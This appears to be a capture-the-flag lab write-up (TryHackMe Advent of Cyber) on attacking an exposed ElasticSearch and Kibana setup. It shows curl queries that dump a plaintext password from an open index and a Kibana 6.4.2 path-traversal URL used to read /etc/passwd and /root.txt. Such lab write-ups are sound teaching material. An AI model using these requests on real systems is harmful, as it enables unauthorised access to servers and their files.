
We easily figured out that for these ports:

5601: Kibana

9200: ElasticSearch for HTTP Interface


9300: ElasticSearch for Communication

There is a SimpleHTTPServer. Let's check it out first:




Only contains a kibana log file.

Let us try to enumerate the ElasticSearch database:



Since we can access it, it seems like it is poorly configured. Let's view the indices:

http://10.10.7.208:9200/_cat/indices?v





```
root@kali:~# curl http://10.10.7.208:9200/messages/_search?size=200 | jq '.hits.hits[14]._source.message'
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 32808  100 32808    0     0  57057      0 --:--:-- --:--:-- --:--:-- 57156
"hey, can you access my dev account for me. My username is l33tperson and my password is 9Qs58Ol3AXkMWLxiEyUyyf"
```

We can see that there's a messages index. Let's check it out.

http://10.10.7.208:9200/messages/_search?size=1000

We search the index with size=1000 to see all the available records. We can see that there are 200 records:



We are interested in the messages. In order to filter through, we use the curl command with jq to filter the records:


curl http://10.10.7.208:9200/messages/_search?size=200 | jq '.hits.hits[]._source.message'

```
root@kali:~# curl http://10.10.7.208:9200/messages/_search?size=200 | jq '.hits.hits[]._source.message'
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 32807  100 32807    0     0  58583      0 --:--:-- --:--:-- --:--:-- 58688
"Android > IOS"
"i have so much goss for you!!"
"Android > IOS"
"im so happy python2 is being deprecated"
"Did any of you sign up for HackBack2 - sounds like itll be so much fun"
"i have so much goss for you!!"
"i have so much goss for you!!"
"omg, the huel deal is so cheap today"
"Android > IOS"
"Android > IOS"
"what are your plans tomorrowlets meet up on Wednesday"
"ew, elasticsearch is the worst"
"how was the event today"
"omg, the huel deal is so cheap today"
"hey, can you access my dev account for me. My username is l33tperson and my password is 9Qs58Ol3AXkMWLxiEyUyyf"
"i have so much goss for you!!"
"i have so much goss for you!!"
"Android > IOS"
"what are your plans tomorrowlets meet up on Wednesday"
"Android > IOS"
"Android > IOS"
"Did any of you sign up for HackBack2 - sounds like itll be so much fun"
"ugh, i cant keep up with the cool kids these days"
"omg, the huel deal is so cheap today"
"im so happy python2 is being deprecated"
"what are your plans tomorrowlets meet up on Wednesday"
"ew, elasticsearch is the worst"
"Android > IOS"
"im so happy python2 is being deprecated"
"what are your plans tomorrowlets meet up on Wednesday"
"Android > IOS"
"im so happy python2 is being deprecated"
```


We managed to find the password: **9Qs58Ol3AXkMWLxiEyUyyf**.


#2 Read the contents of the /root.txt file

Going to the Kibana port, under management, we can see that the version is 6.4.2:




We searched up the version of the Kibana, and there's actually a LFI exploit for this. Exploiting on the apis parameter, it is possible for attackers to execute javascripts within the server. This means that if an attacker managed to upload a reverse shell script into the server, he is able to escalate to Kibana's privileges. However for us, we are trying to view the root.txt file within the server. Let's try to see if we can read the /etc/passwd file:





http://10.10.33.175:5601/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../../../../etc/passwd


We actually reached a time out. This means that the exploit is working, and somewhere in the server we are able to view information regarding the command we ran. Remember the kibana-log.txt file we see in port 8000? Probably we can see some information there:



Bingo! We are able to see the content of the file in the error logs. Now, let us view the /root.txt file:

http://10.10.33.175:5601/api/console/api_server?sense_version=@@SENSE_VERSION&apis=../../../../../../../../../root.txt

It took some time for me to actually notice that the content of root.txt is actually within the log file:



The content is **someELKfun**.

[Task 30] [Day 25] Challenge-less

To everyone who participated in our Advent of Cyber event, we hope you learnt something new! There is no challenge on the last day, instead we ask you complete a room on TryHackMe and enjoy some time off on Christmas day!

We will pick the daily prize winners and the main winners on Sunday, so there is still time to complete challenges and enter yourself!

That’s the end of the challenge! Thank you for reading.